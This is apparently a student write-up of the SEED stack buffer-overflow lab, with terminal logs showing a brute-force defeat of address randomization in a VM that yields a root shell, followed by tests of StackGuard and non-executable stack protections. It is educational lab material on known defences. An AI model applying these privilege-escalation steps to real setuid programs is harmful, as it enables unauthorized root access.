


```
[03/05/21]seed@VM:~/.../LAB$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# exit
```


Task 4: Defeating Address Randomization

First, we turn on the Ubuntu's address randomization using the following command
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
To confirm that it is working we will run and compile the vulnerable program stack.c
We could see "Segmentation fault" as output. Success!
Now, we will run the defeat.sh.
chmod +x defeat.sh
./defeat


Since it has an infinite loop, the code will take an brute force approach to make the vulnerable program stack.c get launched.
At the end, we are able to get the root shell with UID as root.



```
[03/05/21]seed@VM:~/.../LAB$ sudo sysctl -w kernel.rand
omize_va_space=2
kernel.randomize_va_space = 2
[03/05/21]seed@VM:~/.../LAB$ gcc -z execstack -fno-stac
k-protector -o stack1 stack.c
[03/05/21]seed@VM:~/.../LAB$ ./stack1
Segmentation fault
[03/05/21]seed@VM:~/.../LAB$
```



```
2 minutes and 2 seconds elapsed.
The program has been running 87988 times so far.
./defeat.sh: line 13: 26047 Segmentation fault      ./s
tack
2 minutes and 2 seconds elapsed.
The program has been running 87989 times so far.
./defeat.sh: line 13: 26048 Segmentation fault      ./s
tack
```




```
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# 
```

Task 5: Turn on the StackGuard Protection


In GCC version 4.3.3 and above, StackGuard is enabled by default.
So, we will check the version first
`gcc --version`
Now, to examine the effectiveness of the Stack Guard, we will compile and run the vulnerable program stack.c without -fno-stack-protector option.
The Stack Guard ran its protection scheme and aborted the stack from launching the attack.
Now, to see how this works for a SET-UID program, we will make stack.c a SET-UID owned program.
The Stack Guard again ran its protection scheme and aborted the stack from launching the attack.

Redo task 1: we are able to see $ prompt and the IDs are the same as task 1.


Redo task 2. Here, we are able to launch our attack. BUT unlike task 2 where EUI was root, in this case IUD becomes root.




```
[03/05/21]seed@VM:~/.../LAB$ gcc --version
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying condi
tions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A
 PARTICULAR PURPOSE.

[03/05/21]seed@VM:~/.../LAB$ gcc -z execstack -o stack_
task5 stack.c
[03/05/21]seed@VM:~/.../LAB$ ./stacktask5
bash: ./stacktask5: No such file or directory
[03/05/21]seed@VM:~/.../LAB$ ./stack_task5
*** stack smashing detected ***: ./stack_task5 terminat
ed
Aborted
[03/05/21]seed@VM:~/.../LAB$
```




```
[03/05/21]seed@VM:~/.../LAB$ sudo chown root stack_task
5
[03/05/21]seed@VM:~/.../LAB$ sudo chmod 4755 stack_task
5
[03/05/21]seed@VM:~/.../LAB$ ls -l stack_task5
-rwsr-xr-x 1 root seed 7564 Mar  5 19:07 stack_task5
[03/05/21]seed@VM:~/.../LAB$ ./stack_task5
*** stack smashing detected ***: ./stack_task5 terminat
ed
Aborted
[03/05/21]seed@VM:~/.../LAB$
```



```
[03/05/21]seed@VM:~/.../LAB$ sudo ln -sf /bin/zsh /bin/
sh
[03/05/21]seed@VM:~/.../LAB$ gcc -z execstack -o scode
call_shellcode.c
[03/05/21]seed@VM:~/.../LAB$ ./scode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$
```



```
[03/05/21]seed@VM:~/.../LAB$ ./exploit
bash: ./exploit: No such file or directory
[03/05/21]seed@VM:~/.../LAB$ chmod u+x exploit.py
[03/05/21]seed@VM:~/.../LAB$ exploit.py
[03/05/21]seed@VM:~/.../LAB$ ./exploit
```



```
[03/05/21]seed@VM:~/.../LAB$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# exit
```


Task 6: Turn on the Non-executable Stack Protection

Before working on this task, we will turn off the address randomization first, or we will not know
which protection helps achieve the protection.

`gcc -o stack_task6 -fno-stack-protector -z noexecstack stack.c`
Then run `./stack_task6`

A segmentation fault error is caused.

Now even if we run the stack_task6 as a SET-UID program there is a same segmentation fault error is caused.
Hence, the non-executable stack only makes it impossible to run shellcode on the stack.



```
[03/05/21]seed@VM:~/.../LAB$ gcc -o stack_task6 -fno-st
ack-protector -z noexecstack stack.c
[03/05/21]seed@VM:~/.../LAB$ ls -l stack_task6
-rwxrwxr-x 1 seed seed 7516 Mar  5 19:15 stack_task6
[03/05/21]seed@VM:~/.../LAB$ ./stack_task6
Segmentation fault
[03/05/21]seed@VM:~/.../LAB$ sudo chown root stack_task
6
[03/05/21]seed@VM:~/.../LAB$ sudo chmod 4755 stack_task
6
[03/05/21]seed@VM:~/.../LAB$ ./stack_task6
Segmentation fault
[03/05/21]seed@VM:~/.../LAB$ 
```